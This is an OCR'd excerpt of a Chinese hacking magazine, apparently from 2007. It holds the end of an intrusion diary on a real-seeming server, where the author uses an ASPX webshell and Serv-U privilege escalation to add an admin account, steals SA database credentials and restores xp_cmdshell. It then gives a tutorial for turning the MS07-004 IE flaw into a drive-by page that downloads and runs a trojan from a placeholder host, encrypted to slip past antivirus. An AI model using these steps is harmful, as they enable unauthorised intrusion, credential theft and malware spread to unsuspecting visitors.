
## 五、终结颠峰权限


有了webshell办事就方便得多了，试着执行**net start**，发现“拒绝访问”，想上传本地cmd.exe发现“不允许操作”！传不上去，郁闷，难道悲剧还要上演？不让传我就不传，在查看系统服务列表的时候发现有个ASPNET用户，支持aspx哦。既然不能上传，那我就用ASP马编辑算了，打开一个ASP文件，把ASPX马的代码复制过去，保存为hack.aspx，访问看看，哈哈，出现了


图10

可爱的登录界面。接着当然是登录进去了。这回能执行命令了，如图11。**net start**之后发现服务器装有Serv-U，这回倒是好事不断了，嘿嘿。

不过跳到Serv-U的安装目录才发现FTP配置文件没有修改权限，ASPX马也是一样，看来这块肥肉还设置过了访问权限呢。那我们就来试一下Serv-U的ASP马权限提升吧。上传了相应的ASP提权工具，执行命令，提示成功了。当然，这个马无论成不成功都是提示成功，所以不能听它自己"邀功"。自己去ASPX马里执行**net user**命令发现已经成功添加了一个用户名为goldsun的用户，并且属于管理员组，如图12。


图11



图12

## 黑客术语小补习


### 什么是挂马

就是在别人的网站文件里放入网页木马或是将恶意代码嵌入到对方正常的网页文件里，以使浏览者中马。通常都是在网站的首页上来挂马，也有在数据库链接文件、js文件等处挂马的。

现在已经具有至高无上的权限了。再下来还等什么，登录3389呀！成功登录进去了，配置还不错呢，4个CPU哦，如图13。


图13

至此服务器最高权限已经顺利得到了，渗透也结束了。不过有一点还是要提一提的。大家应该还记得注入权限是SA的吧，那么说数据库连接文件里面放着的可以有SA权限的用户和密码啊。找到存在注入的文件，查看源码，找到数据库连接文件名，再跳到对应目录找到该链接文件，顺利得到了SQL连接用户和密码信息。再用SQLTools连接后发现是不可以执行命令的。看来组件真的被删掉了，再用得到ASPX马的方法弄了一个sqlrootkit上去，用得到的用户和密码登录，检测一下组件，发现xp_cmdshell组件是不存在的了，于是恢复组件，再检测的时候已经存在该组件了，在SQLTools里执行命令也有了反应，如图14。就算没有Serv-U提权也是不成问题的。在数据库连接文件里发现有相关的过滤代码，看了一下发现没有过滤掉and，可是我手工检测的时候却不行，原因就不清楚了。不明白为什么过滤掉了还能注入，可能过滤是过滤了，但是过滤得还不够严格吧，而且有办法可以绕过一些过滤继续注入的，具体就不是很清楚了。大家一定要记住sqlrootkit哦，在有SA权限的SQL连接用户和密码的时候它就是系统权限啊！文中不当之处还请大家批评指正，X的论坛我也会经常上的，有问题就到论坛了探讨探讨吧。


图14

**小编点评：**

本文属于典型的"入侵日记"，一般只有和作者本人水平相仿或者比作者水平高的人才看得懂。不过本文的亮点并不在他入侵的整个过程，而是提到了一个公布已久却未在我们的读者心目中引起重视的MSSQLUP小工具，同时sqlrootkit执行命令，也是不少小菜鸟希望掌握的提权技术。希望菜鸟们都能掌握更多的工具的使用，在不同的场合才会根据不同的情况满足不同的需要。

（文章中涉及到的MSSQLUP和sqlrootkit以及su.asp已收录到光盘中。）

文章难易度：★★★
文章阅读点：MS07-004漏洞的利用、网页木马的免杀、灰鸽子的免杀

# 最新漏洞MS07004也挂马

半兽人

2007年微软公布的新漏洞里，最受瞩目的当属MS07-004了，它是一个IE漏洞，说简单点就是咱们天天用来浏览网页的IE出问题了，一旦访问了特殊的网页，电脑就会被入侵，变成不法份子的盘中“鸡”。目前为止，该漏洞的利用工具已经被公布出来了，作为小菜，我们还是来关心一下这个漏洞是如何利用的吧。

## 1.MS07-004网页木马的制作与免杀

首先我们打开CMD命令提示符，按照**ms07-004 <URL> [文件名]**的格式来运行漏洞利用工具。比如http://www.xxx.com/ma.exe是我们已经上传到某个空间的木马，我们就输入命令**ms07-004 http://www.xxx.com/ma.exe ma.htm**，就会在当前目录下生成ma.htm文件。我们将生成的ma.htm文件再上传到空间上去，当没有打过IE补丁的用户打开这个ma.htm文件时，就会自动下载并运行http://www.xxx.com/ma.exe程序了，如图1。




图1

生成的网页木马源代码详见光盘中收录的“代码1.txt”。直接生成的网页木马是可以被卡巴和诺顿等杀毒软件查杀的，所以必须要把它伪装一下。我们使用“网页加密程序”，点击“源文件”后的“选择”按钮，找到刚才生成的ma.htm，再在目标文件栏选择一个新的文件名进行保存，点击“加密”按钮就OK了，如图2。一次加密之后还是不放心，我又用screnc加了一下密，这回卡巴和诺顿就都老实了。





图2

不过，这样处理之后虽然表面上是免杀了，但是当网页木马被打开后，卡巴又报警了，如图3。

事实上这种简单的加密只能够混淆人的眼睛，它们在运行时还是会在内存中“原形毕露”的，所以卡巴斯基就把它给揪出来了。要做到真正的免杀，就必须在加密之前先把网页进行一些简单的易容乔装。

